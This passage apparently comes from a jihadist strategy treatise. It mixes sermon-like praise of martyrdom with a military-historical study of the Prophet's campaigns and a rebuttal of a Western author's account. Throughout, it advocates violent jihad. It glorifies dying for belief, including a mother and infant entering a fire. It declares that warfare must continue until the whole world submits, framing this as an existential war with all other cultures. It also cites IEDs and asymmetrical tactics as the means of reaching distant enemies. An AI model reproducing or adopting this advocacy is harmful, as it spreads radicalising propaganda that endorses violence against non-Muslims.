How many times have we seen people engage in Jihaad, and be given victory on the battlefield, but then they lose their principles and their beliefs change. Then they decide to serve their desires and temporal wishes due to what they came across on the path of Jihaad. How many others have we seen that were not afflicted with the types of hardship that afflicted others like them – who have still not ceased to be firm upon Jihaad [despite these afflictions] – and they were also not defeated on the battlefield, but yet this temporal life still managed to defeat their principles and their beliefs. They were turned astray by corrupt forces that they became slaves to; then they went on to become traitors and to seek to pardon their defeated beliefs with a thousand excuses. Isn't this the true defeat? And isn't firmness upon one's principles the true victory?"

"When the Mujaahid is firm upon the path of Jihaad and upon the beliefs and principles for which he is fighting, he has in fact achieved the victory of principles and the supremacy of creed and belief over two groups:

The first group: He is victorious in his principles over the principles of misguidance espoused by the people of innovation and deviation who are far astray and who have tainted the pure texts by twisting them from their original meanings in an effort to turn the Mujaahid away from his principles. So, if he is persistent and continues to fight for his principles without listening to the doubts of the people of misguidance and betrayal, he has achieved victory over them.

The second group: He is victorious in his principles over the principles of the people of disbelief, heresy, and apostasy. So, when he announces openly that he wishes to die in the path of his beliefs, and that death will not change his beliefs in the least… that is to be considered from the greatest forms of victory.

This magnificent victory becomes clear by observing the scene in which the magicians of Pharaoh were threatened with death and crucifixion after openly announcing their belief. Pharaoh said: "I will cut off your arms and legs from opposite sides and I will crucify you upon the trunks of trees and then you shall know who is the most severe in torment and the most lasting." They responded with the honor of believers and with unrivaled preeminence: "They said: 'We will not place you above what has come to us of clear signs or above the One who has created us. So judge, then, as you wish. You can only pass judgments in this temporal life.'" (Taa haa: 71-72) And they responded in another verse by saying: "You do not have enmity for us except that we have believed in the signs of our Lord when they came to us. Oh our Lord, bestow upon us patience and take our souls as Muslims." (al-'Araaf: 126) Allaah is the Most Great! Yes, by Allaah! This is indeed the greatest victory: firmness upon one's principles until death.

This victory is also made clear by the story of Khubayb (R) when he was tied up at the hands of the Disbelievers of Quraysh and there were only moments between him and death. In the narration of Abu al-Aswad from 'Urwah it is reported that: "When they began to strike him with their weapons while he was tied they called

out to him: 'Would you like that Muhammad was in your place?' He said: 'No by Allaah the Magnificent! I do not wish that he take even a thorn to his foot on my behalf.'"[17] Allaah is the Most Great! How magnificent and exalted is such a victory!

How many nations were killed and annihilated without Allaah mentioning and praising them as He praised the ones whom He described as obtaining the greatest of victories? The Disbelievers gave the people of the trench two choices: either to leave their religion or to die by being burned alive while firm upon their principles. But the fire of this life was not enough to turn them away from their religion. They chose their principles over safety from the fire. They plunged into the fire like locusts defiantly, without being terrorized by the sight of the huge fires, but rather instead they continued to walk into the fires in order to obtain victory. When one woman hesitated and briefly forgot the true meaning of victory, Allaah caused her nursing child to explain to her the true meaning of victory by saying to her – as it is reported in *Sahiih* Muslim – : "Oh mother, have patience, because you are upon the truth." So she jumped into the fire and she was victorious along with her nursing baby.

Allaah caused their memory to be praised eternally in a manner that He did not praise any other people before or after them by saying: "Indeed those who believed and performed righteous deeds, for them are gardens under which rivers flow. That is the great success." (al-Buruuj: 11)

So any believer who forgets the meaning of true victory like that woman, this verse, this praise, and this testimony are a clarification of the meaning of victory and a reminder for them."

"The sixth constant: defeating a Muslim is not through killing him

Anyone who reads the meanings of victory that we have just mentioned will inevitably have a question in his mind that goes along the lines of: 'If the killing of a Muslim at the hand of a Disbeliever is not considered a defeat, but rather a victory for the Muslim, then what is the description of a battle in which it could be said that the Muslims were actually defeated?'

The answer to such a question is indeed a lengthy one, but we shall mention a few types of defeat in this section in order to clarify for the reader the meaning of defeating a Muslim, and in order to clarify that his defeat is not through killing him, but rather through other means even if he is allowed to remain alive in a good condition.

[17] This hadiith is *mursal* (from both the routes of 'Urwah bin az-Zubayr and Musaa bin 'Uqbah). Both chains also contain weak narrators (ibn Lahi'ah and ibn Abii Uways). They can be found in *al-Mu'jam al-Kabiir* of at-Tabaraani and *Dalaa'il an-Nubuwa* of al-Bayhaqi.

In order to emphasize the most important meanings of defeat we reiterate here that the battle which rages between mankind on this earth is nothing more than a battle of principles that has been translated by the different nations into a battle of bodies; especially in reference to the battle between the Muslims and the Disbelievers. In addition to that, the battle of bodies is also something that Allaah has ordered us to do. But regardless, since the foundation of the battle is a battle of principles and beliefs, surely compromising on these principles and beliefs must be considered a defeat even if the bodies remain in existence. Indeed, there is no longer any benefit in the existence of these bodies once they have become void of principles and beliefs.

The meanings of defeat:

The first of the meanings of defeat is to follow the religion of the Disbelievers or to follow after their whims…"

"The second meaning of defeat is to appease the Disbelievers by compromising upon principles…"

"The third meaning of defeat is to lean towards the Disbelievers and the people of falsehood…""

Now, in light of these aforementioned principles, this study shall aim not only to explain the intricacies of the Prophet's (S) grand strategy, but also to prove that the Prophet (S) was not given victory over the Disbelievers *simply* due to the fact that he was taking the heavenly means of true, sincere, belief in Allaah. Rather, He (S) was actually given victory because he was *also* outdoing them in taking the worldly means that Allaah, the Exalted, had commanded him to take.

A Strategic Study of the Prophetic *Siirah*

The Strategic Environment:

Geography

At the time of the Prophet (S) the Arabian Peninsula was wedged between two rival superpowers; Rome and Persia. This rivalry amongst giants, along with the disorganized and feud ridden culture of the Arabs, left it very difficult for any one tribe, or nation, to claim supremacy over the Arabian Peninsula. This is especially true of the interior of the Peninsula which was protected by vast deserts (unlike the rims which were often under the direct rule of the Romans, the Persians, or even the Ethiopians)[18]. This lack of unified government left the Peninsula an optimal safe haven out of reach of any of the crushing powers of the time. This geographical advantage, along with the cultural factor of constant disarray amongst the Arabian tribes, guaranteed that there would almost always be a willing ally from amongst the swarm, and rarely ever would a force be capable of attacking any of the rest with impunity.

Later, proximity to Christian Abyssinia on the African continent would also be an important plus in sheltering the Muslims from aggressors[19].

The geographic positioning of the Peninsula also rendered it an important trade route between Europe and Asia. In addition to the effects this had on the economy, it also caused an extreme mixture of cultures. This factor made the Peninsula a fitting stage for the arrival of an array of the world's religions and, therefore, a fitting battleground for theological contest.[20]

On a smaller scale, Madiinah was also positioned along the trade routes between *Shaam* and Makkah making it ideal for wreaking havoc on caravans.

The Peninsula is also firmly situated between Africa, Asia, and Europe. This central location on the 'World Island' makes for an easy launching pad into any of the continents should any power manage to control it. The fact that it is also surrounded by water, and

[18] For more about this and other background information, see *ar-Rahiiq al-Makhtuum* (The Sealed Nectar) of al-Mubaarakpuri (particularly the beginning chapters, p. 6-30).
[19] The first migrations of the Muslims were to Ethiopia, under the rule of an-Najjaashi (R) (Or the Negus, the title for Ethiopian kings. His real name was Ashamah), before the great migration to al-Madiinah. *Ar-Rahiiq al-Mukhtuum* p. 74.
[20] Living amongst the Arabs were Christians (like Waraqah bin Nawfal, al-Bukhaari no. 3), Jews (though obviously not of Arab origin), Zoroastrians (in Bahrain, al-Bukhaari no. 64, 2987), Pagans (most of the population), and those who ascribed to the Monotheism of Ibraahiim (AS) (like Zayd bin 'Amr bin Nufayl, al-Bukhaari no. 3614,3615,3616).

the fact that its shape forms two of the worlds most important straits, would later prove important once sea power was realized[21].

Climate

The climate of the Arabian Peninsula is extremely dry; making agriculture difficult to say the least. Even herding camels or other livestock requires access to wells and oases. This of course leads to a pastoral, Bedouin lifestyle along with constant tribal fighting over resources; water and grazing lands. These factors give way to the development of a warrior society which, in the absence of other unifying factors, is a society pit against itself.

Some of the ironic advantages of having such a society (namely the creation of a safe haven) have been highlighted above, but one could also imagine how this could lead to an inclination - especially amongst the weak - to accept the message of any movement that calls for justice and generosity[22]. Feuding tribes, constantly at war for ages, would also more than likely be ready to accept an arbitrator to make peace between them and allow them both the opportunity to put their differences aside honorably[23].

Having this type of society also meant that once an Arab had been converted to Islaam and subscribed to its values, his heritage of fighting - which meant at times fighting to the death for nothing more than honor - makes him the ultimate warrior. A skilled, battle hardened, man with a mission.

Natural Resources

As can be discerned from the discussion of geography and climate, the Arabian Peninsula was not abundant in natural resources, leaving it extremely conflict prone.

In the way of agriculture, dates were easily harvested due to the resilience of the date palm in the face of the harsh desert environment. Other fruits and grains, however, like grapes, pomegranates, figs, olives, wheat, barely, and corn were no doubt present[24], but not in the same wide abundance as dates.

Cities with agriculture had the advantage of not having to depend entirely upon trade for food security; therefore allowing for *possible* resilience in the face of a siege. Paradoxically, however, farmers also had to deal with the disadvantage of being tied to defending their land. The prospect of having their agriculture burned to the ground left many farmers weak hearted and ready to pay taxes to the more aggressive, and less static, Bedouins.

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[21] After the death of the Prophet (S) Islaam almost simultaneously expanded into Asia, Africa, and towards the doors of Europe.
[22] See *Hilf al-Fudhuul* (The Pact of Virtue) for instance. Refer back to *ar-Rahiiq al-Makhtuum* p. 44.
[23] See the building of the Ka'bah and the feud that almost ensued if not for the arbitration of the Prophet (S). Ibid p.47.
[24] Mention of most of these can be found in the Qur'aan.

In the way of livestock, camels were coveted for their hides, milk, meat, and as a means of transportation. Other forms of cattle and pack animals were also in abundance.

Things like wood, cloth, silk, spices, perfumes, and many other items, were few and far between, rendering them precious commodities. Most of these were only acquirable through trade, which had a large role to play in making Makkah, and by default Qurasyh, extremely influential in the Arabian Peninsula. The need for trade meant that visiting the Ka'bah in Makkah was not only a religious journey for most of the Arab pagan pilgrims, but it was also a lucrative source of income and a means of obtaining valuable goods[25]. Therefore, anyone in charge of Makkah was awarded supremacy in religious, financial, and therefore political affairs.

Additionally, since Makkah was off-limits to aggression - and since the months leading up to, the months during, and the months after the pilgrimage were also held sacred - the inhabitants of Makkah were generally free to prosper economically without fear of aggression or attack from their neighbors[26].

Population

The population of the Arabian Peninsula was relatively small as is illustrated by the fact that a large and influential tribe like Quraysh might brag that they were able to produce one-thousand fighters for a battle[27].

The majority of this small population was spread out. Most of the people were not city dwellers but rather chose to roam in the desert as Bedouins.

The birth rate was probably high, due to marrying multiple wives and putting a focus on having many children, but diseases[28] and war probably kept the population growth at a small percentage.

Boys were highly favored over girls, leading to many female infant deaths[29]. Once again, since there is no mention of a deficiency in females, war probably kept the male to female proportion in check.

These population trends probably had a hand in the stunted evolution of warfare in the Peninsula, in comparison with the technological advances of the huge armies amassed by the superpowers of the times[30].

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[25] The twin motives of *Hajj* – both the religious and financial motives – continued to exist even after the Conquest of Makkah. See the explanation of verse 198 of *Surah* al-Baqarah.
[26] See the verses of *Surah* al-Baqarah (191 and 217).
[27] Such was their number on the day of Badr. See *ar-Rahiiq al-Makhtuum* p.160.
[28] The children of Makkah were sent to breastfeed away from the city for fear of disease. See the story of Haliimah as-Sa'diyyah in *ar-Rahiiq al-Makhtuum* p.36. Al-Madiinah was also known for its particular fever. See Bilaal's sickness shortly after migration (al-Bukhaari no. 1790) as well as the story of the people of 'Uraynah (al-Bukhaari no. 231).
[29] See the explanation of verses 8-9 of *Surah* at-Takwiir.

A small population meant that there was no option of having a standing army; a warrior class separate from the rest of society. In effect, these blurred lines between soldier and laborer made the choice to go to war - as opposed to choosing peace and focusing on the economy - even more significant than it would be for a society with clear class distinctions and a self-sustainable economy[31]. This coupling of a lack of a standing army, and a self-sustaining economic base, meant that logistics was usually too large of a problem for long sustained campaigns or sieges[32].

Arabian warfare at that time, therefore, is probably best described as a series of quick raids, counter-raids, and ambushes. However, this is not to say that campaigns or sieges never happened[33], only that they were not the norm.

Skill Level

It should be obvious by now that every Arab was, by necessity, skilled not only in fighting, but also in one form or another of making a living.

Some people were skilled in agriculture and others in tending livestock. Most Arabs were proficient in business and trade, with some also making a living through smaller occupations like hunting, weaving, blacksmithing, firewood collection, and so forth.

This provided for an army that, although it was not professional or standing, was not in need of extensive centralized training or excessive efforts in gathering logistics. Each man was expected to arrive trained and ready with his own weapons, transportation, and rations. Of course there are definite cons to this approach, but when used properly, the pros it contains might possibly have even led to the fall of both the Romans and the Persians[34].

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[30] It has been postulated in "A Short History of War," that: "What made the birth of warfare possible was the emergence of societies with fully articulated social structures that provided stability and legitimacy to new social roles and behaviors. The scale of these fourth millennium urban societies was, in turn, a result of an efficient agricultural ability to produce adequate resources and large populations. It is no accident that the two earliest examples of these societies, Egypt and Sumer, were states where large-scale agricultural production was first achieved. The revolution in social structures that rested upon the new economic base was the most important factor responsible for the emergence of warfare." No doubt such grand societies can not be produced with such a small and spread out population.

[31] See the following verses: *Surah* al-Fath (11) and *Surah* at-Tawbah (24 and 42). The battle of Tabuuk was known for its hardships – leading many to refuse to be conscripted – partly because it was scheduled during harvest time (See the *hadiith* of Ka'b, al-Bukhaari no. 4156).

[32] Even after the Conquest of Makkah small expeditions were even difficult to fund. See the story of Abu 'Ubaydah bin al-Jarraah's excursion towards the coastline and the hunger they endured (al-Bukhaari no. 4102).

[33] The expedition of Tabuuk was fairly large considering the circumstances. The Prophet (S) also besieged at-Taa'if with twelve thousand Muslims, leaving him with a terrible supply line and a desert for foraging, from anywhere from half a month to a month an a half. Refer to *ar-Rahiiq al-Makhtuum*, p. 408, for details.

[34] In fact, a similar equation was actually depicted as the cause for the success of the 'ancient' Romans by Fabrizio in Machiavelli's "The Art of War," especially book one.

The following quote from "A Short History of War," though **long**, is extremely beneficial in examining the effectiveness of this form of military organization against the well-organized Roman army:

"As the Byzantine Empire was reaching the peak of its cultural and military power in the 7th century, deep within the deserts of Arabia a power was stirring that would change the face of the religious world forever. From the Byzantine point of view, the desert tracts of Arabia offered little in the way of rewards for conquest so, as with their Persian contemporaries, the eastern Romans made no effort to control the area. Arabia's only wealth lay in a few merchant towns, Mecca and Medina among them, that lay astride trade routes in the south. Into this world of Arab merchants and pastoral herdsmen was born Mohammed, the prophet of the religion of Islam, and a man destined to change the face of the world.

Beginning with a small band of zealot followers who started raiding the caravan routes, Mohammed forged the beginnings of an Arab army that within 100 years controlled all the territory from the Indus to the Atlantic along the North African littoral through Spain to the border of southern France. The armies of Islam, propelled by the *Jihad* belief that to die for the faith gained one paradise in the next life, gathered converts by the thousands wherever they marched. By 732, a century after Mohammed's death, the armies of Islam had destroyed the Persian Sassaniad empire, rolled back Byzantine power in the east to the Turkish border, incorporated all of Spain into the imperial realm, and narrowly missed overrunning France.

No one could have foreseen this staggering degree of military success, because for 300 years Arab armies were hardly armies at all. The early followers of Mohammed were desert tribes and clans called to the banner of the faith who fought in no organized formations. The idea of individual glory drove warriors to feats of great bravery, but at the same time made them impossible to organize as fighting units. For more than a century Arab soldiers fought with primitive weapons -- the personal sword, dagger, lance -- and wore no defensive armor or helmets. These conquering forces had no staff organization, no siegecraft capabilities, and no logistics trains. Tactics were almost nonexistent as these armies relied upon small hit-and-run raids, the *razzias*, and ambushes as their primary tactical maneuvers. Mobility was limited as most of the army moved on foot and fought as infantry accompanied by small contingents of camel cavalry. Even their size was small. The force that attacked and subdued Egypt (640-642) numbered no more than 4,000 men. But such corps of armed men could and did count on their numbers growing into the thousands as converts flocked to their cause along the line of march.

Arab military development was strongly influenced by experience and contact with other military cultures, most particularly by their wars with the Byzantines and Persians. In 635, an Arab chieftain, Khalid Ibn al-Walid, reorganized the Arab armies along Byzantine lines and created small combat units to replace the tribal levies. Whereas the tribal formations had deployed in long lines only three men deep, al-Walid created dense infantry formations after the Byzantine pattern. These new formations were organized into archer, infantry, and lance cavalry units and placed under the command of proven combat leaders who replaced the tribal and clan chiefs. He created the first Arab quartermaster corp, and even organized the women to carry knives and short swords to be used for stripping and dispatching the enemy wounded.

Horses were rare in Arabia (although not unknown), and the early Arab armies relied upon corps of special racing camels for transport and cavalry. The wars with the Persians brought the Arabs into contact with the horse, and the warriors of Allah were quick to grasp the importance of the horse as a military asset. Since Arab horses were brought into regular contact with their camel corps, the smell of the camel had no effect on them. The presence of camel cavalry, however, often spooked the horses of the enemy and weakened the opponent's force.

The empire reached its geographic zenith with its defeat by Charles Martel at the Battle of Poitiers in 732. Its expansionist phase over, the empire settled down to seven centuries of relative tranquility punctuated by violent caliphate rebellions and border wars. The defensive cast of the empire during this period was marked by the decentralization of the empire into a number of rival caliphates and the construction of military towns, *ribats*, which garrisoned special units of religious warriors to protect the empire and the faith. (Modern-day Rabat, Morocco derives from one of these fortress monasteries). At the same time the

Weapons

The Arabs were skilled in the usage of swords, knives, long bows, spears and javelins. At times they wore armor, helmets, and shields. They were even known to use more advanced weapon systems such as catapults on occasion.

Camels, horses, mules, and donkeys were also utilized for both riding and hauling. The first three were also used as cavalry and as a force multiplier.

Carts and other modes of transportation were not practical in the sandy and mountainous landscape and therefore not put to any use.

Fortresses were often built and stocked with food and projectiles. Hot water, fire, rocks, and so forth were often thrown over the walls to prevent penetration.

Despite the substantial presence of these fortresses in the Peninsula along with a sound knowledge of standard counter-measures (such as catapults for example), siegecraft was generally less sophisticated and underdeveloped due to logistical problems, as mentioned above.

Culture

The Arabs used to have a sense of morality, although they were far from saints. They used to magnify bravery, honesty, generosity, and eloquence. These values would later become the hallmark of chivalry; a name given to the lifestyle the Westerners learned through contact with the Muslims.

The leaders of the society were those who were the bravest in war, the richest in children, wives, camels, and gold, the most humanitarian amongst their people, the truest to their word, and the most poetic in speech[35].

Each sub-tribe was represented by at least one chief and these chiefs vied for supremacy of the tribe[36]. This pluralistic approach to government often made for a messy decision

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Arab armies adopted more and more Persian and Byzantine equipment and practices. By the 10th century, the chronicler al-Tabari recorded that the Arab warrior carried the following items of equipment: mail armor, breastplate, helmet, leg and arm guards, complete horse armor, small shield, lance, sword, mace, battle axe, bow case with two bows, a quiver of 30 arrows, and two spare bow strings. Added to this military capability was now a first-rate siegecraft capability. In equipment and tactics, the armies of Islam had become indistinguishable from the armies of Byzantium."

[35] A common phrase indicating Arab virtues can be found used in reference to the Prophet (S) and also Abu Bakr (R) (See al-Bukhaari no. 3 and 2175).
[36] See the discussion of *Daar an-Nadwah* (near the advent of the migration) in *ar-Rahiiq al-Makhtuum* p. 125.

making process. Meetings were held in gathering places akin to a form of town hall (*Daar an-Nadwah*). When civil deliberation broke down, war broke out.

Loyalty to tribe superseded all else. Once the chiefs had decided to go to war, there were no longer questions of right and wrong. Fighting would ensue, often leading to targeting those uninvolved in the dispute based on their tribal ascription, until one side yielded and honor was restored to the victor.

Once a truce had been made, or a pact of safety had been given, it was from the greatest of disgraces to break it. Such events would forever be remembered in poetry and in the minds of the neighboring tribes.

Islaamic Values, Interests, and Priorities:

The outstanding value system of the Muslims is well-known and common to other world religions. In fact, many of the values promoted by Islaam were already accepted and respected by the Arab culture, as well as the other surrounding civilizations[37]. This fact led many to convert simply at first word of Islaam[38].

This comparison, however, is in no way intended to undermine the important foundational differences between Islaam and the other world religions. These differences are both many and massive.

Muslims are ordered to obey, worship, and please Allaah in all affairs of their life. This is not limited to prayer in the Masjid or to family affairs at home, but rather Islaam is an entire socio-economic-political system. Obedience in any and all of these aspects is considered worship[39].

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[37] See the interview of Abu Sufyaan (R) by Hiraql of Rome, al-Bukhaari no. 7.

[38] See the conversion of Abu Dharr (R), al-Bukhaari no. 3328.

[39] It is of interest to bring up some of the malignant distortions and devious misrepresentations of Russell G. Rodgers in his *The Roar of Lions: Asymmetric Campaigns of Muhammad* found in "The U.S. Army and Irregular Warfare."

In his discussion of the true meaning of "Islaam" he defines it to mean political submission. He further defines this by saying: "Thus when Muhammad called those around him to Islam, he was calling on them to give submission primarily to himself and not to Allah (!!)." He continues to press this 'fact' numerous times in his work.

A supposed proof of such lunacy is the *hadiith* found in *Sahiih al-Bukhaari*: "Narrated Anas: Allah's Apostle went out towards the Khandaq (i.e. Trench) and saw the Emigrants and the Ansar digging the trench in the cold morning. They had no slaves to do that (work) for them. When the Prophet saw their hardship and hunger, he said, 'O Allah! The real life is the life of the Hereafter, so please forgive Ansar and the Emigrants." They said in reply to him, "We are those who have given the Pledge of allegiances to Muhammad for to observe Jihad as long as we live."

Anyone who has read any substantial amount of the Qur'aan would understand immediately that obeying the Prophet (S) over Allaah would immediately send a Muslim out of the fold of Islaam. Read for instance: al-Ahqaaf (9), al-Haaqqah (43-47), al-'Araaf (188, 203), ar-Ra'd (38), an-Najm (3-4), and so forth. The Prophet (S) also affirmed his subservience to Allaah, and the sin of elevating him above the status of

The number one priority and the highest level of worship in Islaam is establishing, and protecting the concept of *Tawhiid* (Islaamic Monotheism) upon the earth. Allaah is the sole Creator; He is the sole object of worship; He is the sole Legislator; and there is nothing similar to Him. The Word of Allaah must be uppermost within ourselves individually and within society as a whole.

Fulfilling these legislated laws of Allaah, individually and in society, by performing all the obligations and eschewing the prohibitions, is described as upholding the *Shari'ah*.

After upholding *Tawhiid*, and then the principles of the *Shari'ah* (the divinely legislated laws and limits), comes the priority of preserving the welfare of the Muslims. This includes providing the Muslims with the rights of security, prosperity, and justice. This prioritization (*Tawhiid*, then *Shari'ah*, then the Muslims' welfare) is purely for clarity. Although we can view these matters as taking priority one over the other for simplicity, in all reality they are in fact totally intertwined and inseparable.

An additional obligation upon Muslims - which is, in essence, a necessary requirement for realizing the above stated priorities - is to continue to spread the borders of Islaam and increase the power and income of the Islaamic state[40]. This is done through *da'wah* (propagation of the message), acceptance of the *jizyah* (a form of poll tax)[41], and outright

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Allaah's slave, on multiple occasions (al-Bukhaari no. 71, 2949, 3261, 2326, 3779, 5349, and so on). Furthermore, the *hadiith* brought by Rodgers goes on to explain the nature of the pledge of allegiance: "To observe Jihad as long as we live." It was also customary to make it clear in the pledge that Allaah alone is to be worshipped (which means obeying Him over all creation, including the Prophet (S)). This is observed in the verse of *Surah* al-Mumtahinah (12) and in numerous *hadiiths* (al-Bukhaari no. 18, 2049).

Mr. Rodgers – who is definitely not '*neighborly*' in his affections towards Islaam – has multiple other fictional stories – possibly obtained through '*Trolley*' the '*make-believe*' gossip train – which will also be alluded to and disproved in their appropriate places.

[40] There is no need for apology for this fact. It is often stated that: "Islaam was spread by the sword," as if such is to be an eternally damning fact. But how can spreading truth and justice ever be a shameful act? Once it's all said and done, the fact of the matter is that no religion exists without a powerful state to protect it anyway. The Christians were persecuted before Constantine's Rome, the Jews before Britain's Israel, and the Dalai Lama before America's Dharmsala. More interesting still, all of these 'heroes' and 'defenders of humanity' used defense of these religions as an excuse to continue to expand their empires. In short, there is no such thing as a utopian society in which new religions are welcomed without aggression and in which people prosper without guarding their interests by force.

With that noted, Islaam does not call for conversion at gun-point as practiced during the Christian Inquisition of Spain. In fact, Islaam's enemies are the first to point out that Islaam provided so much freedom to Jews and certain sects of Christians that they actually cheered on Islaam's advance (See "The Grand Strategy of the Byzantine Empire" of Edward N. Lutwak, chapter 9, p. 149 'Christians, Jews, and the Muslim Conquest.') Additionally, Islaam has also been known to spread to distant lands, completely transforming entire cultures, entirely by trade (On the East African Coast, for example, as well as the South East Asian Islands).

[41] Interestingly enough, the Islaamic poll-tax was one of the 'strategic enablers' of Islaam's spread according to Edward N. Luttwak in "The Grand Strategy of the Byzantine Empire." He said in his discussion of Islaam's twin victories over the Roman and Persian empires: "The impetuous Arab advances could have been nothing more than ephemeral raids, destined to be nullified by nativist resistance, had the invaders not

warfare for those who refuse either of the former. Moreover, this expansion must continue until the entire world has submitted to the superiority of Islaam and until the *Shari'ah* is the supreme law of the land[42].

As one can easily deduce, this equates to a virtual existential war with all other cultures and religions[43]. Consequently, having such a zero-sum perspective makes excluding most anything from the list of the Islaamic state's interests extremely difficult. The trick, then, is to prioritize these interests according to importance and urgency.

Some divine guidance can be found, in this regard, in verse 123 of *Surah* at-Tawbah: "Oh you who believe, fight those who are nearest to you from the Disbelievers and let them find harshness within you. And know that Allaah is with the pious."

Given the methods of warfare used in the era of the Prophetic *Siirah*, it would have been extremely difficult (primarily from a logistical standpoint) to focus on fighting enemies which lie beyond the surrounding, hostile, neighboring lands. Such a feat would not be made possible until the realization of air and sea power, or, alternatively, until the invention of IEDs and other asymmetrical tactics.

But, even with that said, this command was still not interpreted in an absolutely literal manner by the Prophet (S). In fact, he had already engaged the Romans in the battle of Mu'tah before the Arabian Peninsula - Makkah included - had been fully conquered.

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offered two very great and immediate advantages with their arrival. One was a drastic reduction in taxes that had become ruinously onerous. The other was truly paradoxical: by imposing discriminatory rules on all non-Muslims, the Muslim Arabs ended the arbitrary religious persecutions that had recently oppressed a majority of the inhabitants of Syria and Egypt." (Chapter 9, p. 144) He also said: "Muslim taxes could be low because the cost of Muslim rule was very low at first. The conquerors had neither a vast imperial overhead of bureaucrats and courtiers in the austerity of Mecca and Medina, nor were they trying to rapidly rebuild wrecked imperial armies as both the Byzantines and Sasanians were doing in those years. The taxes imposed by the Muslim authorities were both harshly discriminatory, because only non-Muslims had to pay most of them, and blessedly lower than the relatively well-documented Byzantine taxes, and known Sasanian taxes." (Chapter 9, p. 146)

[42] This is quite similar to the policy of the United States of America; to provide 'freedom of religion' while not allowing the Muslims to implement the laws of the *Shari'ah* amongst themselves. In America, Democracy and Capitalism must remain the supreme law of the land; even at the expense of Christianity. However, in Islaam, many of the laws of the Jews and the Christians pertaining to private life are left untouched so long as they do not encroach upon the public domain (such as 'Umar's (R) disregard of the Christians' practice of drinking alcohol in their homes or allowing them to prosecute their criminals, in cases of internal affairs, amongst themselves) or strongly conflict with the *Shari'ah* (as can be seen from 'Umar bin al-Khattaab's prohibition of the Zoroastrian practice of incest as well as the prohibition of exhibiting of crosses and sounding bells).

[43] It is imperative to understand that Islaam is the ***only*** law, tradition, and culture which ***must*** be followed to the exclusion of all others. It is the ultimate Truth. Its morals, virtues, and standards can not be derived, much less rivaled, simply through use of the mind. Therefore, no apology is needed when we assert that Islaam must prevail over all else. No shyness is required when we discuss its perfect laws (regardless of which 'superpower' stands in contempt). After all, no argument can be made to the contrary to the divine law of Allaah without resorting to man-made laws which are subject to error and change (An antidotal example is found in Howard Zinn's "The People's History of America." The 13th – 'Teller' – and 14th – 'Platt' – amendment of the U.S. constitution were made, within a few years of each other, first to *prohibit* and then to *allow* the invasion of Cuba; depending upon the changing fancies of the financial elite!!).

Therefore, the correct understanding of this verse is less of a literal command and more of a hint towards prioritizing enemies based on their importance and the threat they pose to the well-being of the Muslims and the Islaamic state.

The Strategic Appraisal:

Allies

Early on allies were extremely few and far between. The Muslims were no more than a handful and fewer still were either rich or influential amongst Quraysh[44]. (Abu Bakr (R) was, of course, by far the most valuable companion of the Prophet (S) in this regard [45].) Some of the less fortunate companions like Bilaal (R), who was a slave, were forced to suffer extreme torment at the hands of their Polytheist masters[46].

It was this harsh treatment and lack of acceptance that led the Prophet (S) to send those who did not have tribal security, but were still capable of travel, to Ethiopia to live under the protection of an-Najjaashi (R). This was not only an effort towards making it easier upon the new converts to Islaam, it was also a means of ensuring that the followers of Islaam would continue to exist in the earth should Quraysh take the decision to annihilate the weak population of Muslims in Makkah.

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[44] Here Rodgers likens the Prophet (S) to Moa Tse-tung in that many of his family members were the first to follow him. This is despite the fact that Rodgers himself pointed out that only 9 of 44 of the early companions were relatives of the Prophet (S). Only 3 of the 9 were close relatives. This is not only incredibly irrelevant, but it only serves to lead the reader into believing that the Prophet (S) was just 'another revolutionary,' without anything special or divine about his message. This is further reinforced by comments like: "With his marriage into a good family and access to his wife's wealth, Muhammad was able to develop an economic and political base for himself. He began to assert himself within the community, such assertion coming to a head when he proclaimed his prophetic calling for the god Allaah when he was forty years old." He also adds later: "There have been a number who have noted that Muhammad's teaching, and Islam in general, contains a strong dose of socialist philosophy." All of these statements are subliminal messages aimed at seducing the reader into believing that the message of the Prophet (S) was simply a run of the mill socialist revolution or a personal bid for power.

[45] Rodgers' sly remark: "Abu Bakr's support was crucial to Muhammad's movement, raising the question as to whether or not he may have been the true power behind the movement," is a rather amazing exhibition of grabbing for straws. I don't believe it deserves a long-winded refutation, though I felt it was representative of Rodger's style and worthy of a passing reference.

[46] Rodgers seeks to downplay this element of the *Siirah* by saying: "While violence against converts to Islam was minimal, with only two killed in seven years and even this is in dispute, some of the Quraysh finally lost patience with Muhammad." I don't know if the deaths of both of 'Ammaar bin Yaasirs parents (R) under severe torture, or the torment of Bilaal (R), or the near lynching of Abu Dharr (R) are disputed by any Muslim. Nor do I know of any law that makes murder and torture 'minimal' except in the case of the Americans' post-9/11 treatment of Muslims. Rodgers also shows his expert knowledge by informing us that: "Many of his biographers try to assert that Muhammad was in constant physical danger during this time, but in reality this is greatly exaggerated, as he had the protection of Abu Talib and the Hashim clan." In fact, he says: "Muhammad lived in a free country very much like a republic (!!)." It seems that the fact that the Prophet (S) was publicly strangled, (al-Bukhaari no. 3475) or that he was buried in entrails while prostrating, (al-Bukhaari no. 237) or the fact that he was threatened with having his neck stepped upon while prostrating (al-Bukhaari no. 4675) are all perfect examples of a free Republic like America. It all brings back memories of the freedoms and liberties of the Black Americans in the Southern States of the American 'Republic' within the lifetime of the living.

Despite this scarcity of allies in the early stages, the Prophet (S) *did,* at least, have his influential uncle, Abu Taalib, on his side[47]. Even though he never accepted Islaam he felt compelled by the honor code of the Arabs to support his nearest of kin. This gave the Prophet (S) at least some protection from within his own clan of Bani Haashim even if the rest of Quraysh remained hostile. In fact, the vast majority of Bani Haashim, with the notable exception of Abu Lahb, sided with the Prophet (S) even in the face of extreme adversity. This choice of theirs led them to receive severe alienation, boycott, and persecution from the other clans, despite the fact that they had yet to leave their disbelief.

However, when Abu Taalib died, the Prophet (S) was forced to set out in search of new allies from amongst the neighboring tribes. After many depressing rejections, finally the Aws and Khazraj of al-Madiinah agreed to give their pledge of allegiance. This of course led to the infamous Migration which gave way to a completely new stage in the *Siirah* of the Prophet (S). After this transition Islaam was no longer a religion without a state.

This upgrade to statehood, and its associated improvement in political clout, led to the acquisition of a different class of allies. The Jews of Madiinah, and its surrounding areas, were from the first of these newly acquired allies[48]. Although, it is technically correct to

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[47] This protection was, however, limited as we have mentioned in the previous footnote.

